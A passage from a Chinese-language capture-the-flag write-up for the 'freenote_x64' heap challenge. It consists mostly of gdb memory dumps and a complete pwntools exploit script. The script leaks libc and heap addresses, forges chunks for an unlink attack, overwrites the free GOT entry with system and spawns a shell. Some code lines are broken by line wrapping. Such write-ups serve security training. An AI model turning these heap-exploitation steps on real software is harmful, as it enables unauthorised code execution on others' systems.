   0x602025 <puts@got.plt+5>:   jg     0x602027 <puts@got.plt+7>
   0x602027 <puts@got.plt+7>:   add    dh,dl
```

然后再editNote(0)，这时候我们就能编辑got表中的内容了，我们把它修改为system函数的地址，就能实现got表劫持：

```
gef➤  x/10gx 0x0000000000602018
0x602018 <free@got.plt>:        0x00007f338eea03a0      0x00007f338eeca6a0
0x602028 <__stack_chk_fail@got.plt>:    0x00000000004006d6      0x00007f338eeb0810
0x602038 <alarm@got.plt>:       0x00007f338ef27280      0x00007f338ef52310
0x602048 <__libc_start_main@got.plt>:   0x00007f338ee7b750      0x0000000000400726
0x602058 <malloc@got.plt>:      0x00007f338eedf180      0x0000000000400746
gef➤  x/10gx 0x00007f338eea03a0
0x7f338eea03a0 <__libc_system>: 0xfa86e90b74ff8548      0x0000441f0f66ffff
0x7f338eea03b0 <__libc_system+16>:      0x4800147a683d8d48      0xfffffa70e808ec83
0x7f338eea03c0 <__libc_system+32>:      0xc48348c0940fc085      0x001f0fc3c0b60f08
0x7f338eea03d0 <__realpath>:    0x56415741e5894855      0xec81485354415541
0x7f338eea03e0 <__realpath+16>: 0x48ff8548000000d8      0x840ffffffff20b589
gef➤
```

如上图，0x602018上的地址被修改成了system函数的地址。

由于system需要"/bin/sh"作为参数，我们把它写入到note1中，然后调用free(note1）,拿到shell

完整的代码：

```
from pwn import *
#000000000040106A
# p = process('./freenote_x64')
# p = remote('pwn2.jarvisoj.com',9886)
context.terminal = ['tmux', 'splitw', '-h']
context.log_level = 'debug'
p=gdb.debug('./freenote_x64', gdbscript='''b *0x400CCE
                                           b *0x401086
                                           b *0x400E19
                                            ''')
elf = ELF('./freenote_x64')
libc = ELF('./libc-2.19.so')
libc223 = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
def newNote(length, content):
    p.recvuntil('Your choice: ')
    p.sendline('2')
    p.recvuntil('Length of new note: ')
    p.sendline(str(length))
    p.recvuntil('Enter your note: ')
    p.send(content)
    sleep(0.2)

def deleteNote(number):
    p.recvuntil('Your choice: ')
    p.sendline('4')
    p.recvuntil('Note number: ')
    p.sendline(str(number))

def editNote(number, length, content):
    p.recvuntil('Your choice: ')
    p.sendline('3')
    p.recvuntil('Note number: ')
    p.sendline(str(number))
    p.recvuntil('Length of note: ')
    p.sendline(str(length))
    p.recvuntil('Enter your note: ')
    p.send(content)

def listNote():
    p.recvuntil('Your choice: ')
    p.sendline('1')

#首先需要泄漏一些必要的地址，比如libc还有堆开始地址
#libc的地址可以通过main arena地址计算
# leak the address of libc
newNote(0x80, 'a'*0x80)#0
newNote(0x80, 'b'*0x80)#1
newNote(0x80, 'c'*0x80)#2
deleteNote(1)
deleteNote(0)
newNote(0x90, 'd'*0x90)
listNote()
p.recv(3)
p.recv(0x90)
tmp_arena_addr = p.recvuntil('\n')[0:-1]
tmp_arena_addr = tmp_arena_addr.ljust(8,b'\x00') #byte  2.23:0x3C4B20    2.19:0x3C2760
```

```
libc_addr = u64(tmp_arena_addr) - 88 - 0x3C2760
system_addr = libc_addr + libc.symbols['system']
print('libc_addr ==> '+hex(libc_addr))
deleteNote(0)
deleteNote(2)

#Leak heap address(notebook address)
newNote(0x80, '0'*0x80)#0
newNote(0x80, '1'*0x80)#1
newNote(0x80, '2'*0x80)#2
newNote(0x80, '3'*0x80)#3
deleteNote(0)
deleteNote(2)
newNote(8,'/bin//sh')
listNote()
p.recv(3)
p.recv(8)
chunk2_heap_addr = p.recvuntil(b'\x0a')[0:-1].ljust(8 ,b'\x00') #chunk 2
print('tmp_heap_addr ==> ' + hex(u64(chunk2_heap_addr)))
# the address of heap start point
heap_addr = u64(chunk2_heap_addr) - 0x1820 - 0x120
print('heap_address ==> ' + hex(heap_addr))
#note0_addr为note0的结构体开始地址，其中的内容就包括了表示是否使用的域、note长度、note buff的地址；
note0_addr = heap_addr + 0x30
#unlink
deleteNote(0)
deleteNote(1)
deleteNote(3)

# unlink的目的就是为了让libc能够把note0_addr里面的note buff地址修改为note0_addr的是否使用域的地址，这样，下次edit的时候，
就是从是否使用域开始修改，可以一直修改到note buff的地址位置
# +---------------+
# |0x00      0x81| fakechunk 0
# |psize     size|
# |.....\x33.....|
# |0x80      0x90| fakechunk 1
# |
payload = p64(0)+p64(0x81)+p64(note0_addr-0x18)+p64(note0_addr-0x10) # fake chunk 0 => prev_size | size | fd | b
d
payload = payload.ljust(0x80, b'\x33') # fake chunk0 => data
payload += p64(0x80)+p64(0x90) # fakechunk2 =>  prev_size size
payload = payload.ljust(0x80 + 0x90, b'\x34')# fakechunk1 => data
payload += p64(0x90) + p64(0x91)# fakechunk2 => prev_size | size
payload = payload.ljust(0x80 + 0x90 + 0x90, b'\x35')#这里必须构造4个fake chunk，不然在delete1时会报错，或者出现unlink
失败，因为上面分配了4个chunk
payload += p64(0x90) + p64(0x91)# fakechunk3
payload = payload.ljust(0x80 + 0x90 + 0x90 + 0x90, b'\x36')
newNote(len(payload), payload)
deleteNote(1)
len_ = len(payload)
#hijack got free
payload2 = p64(2) + p64(1) + p64(0x8) + p64(elf.got['free']) + p64(1) + p64(0x8) + p64(u64(chunk2_heap_addr) - 0
x90 + 0x10)
payload2 = payload2.ljust(len_, b'\x11')
editNote(0, len_, payload2)
editNote(0, 0x8, p64(system_addr))
editNote(1, 0x8, '/bin/sh\x00')
deleteNote(1)
p.interactive()
```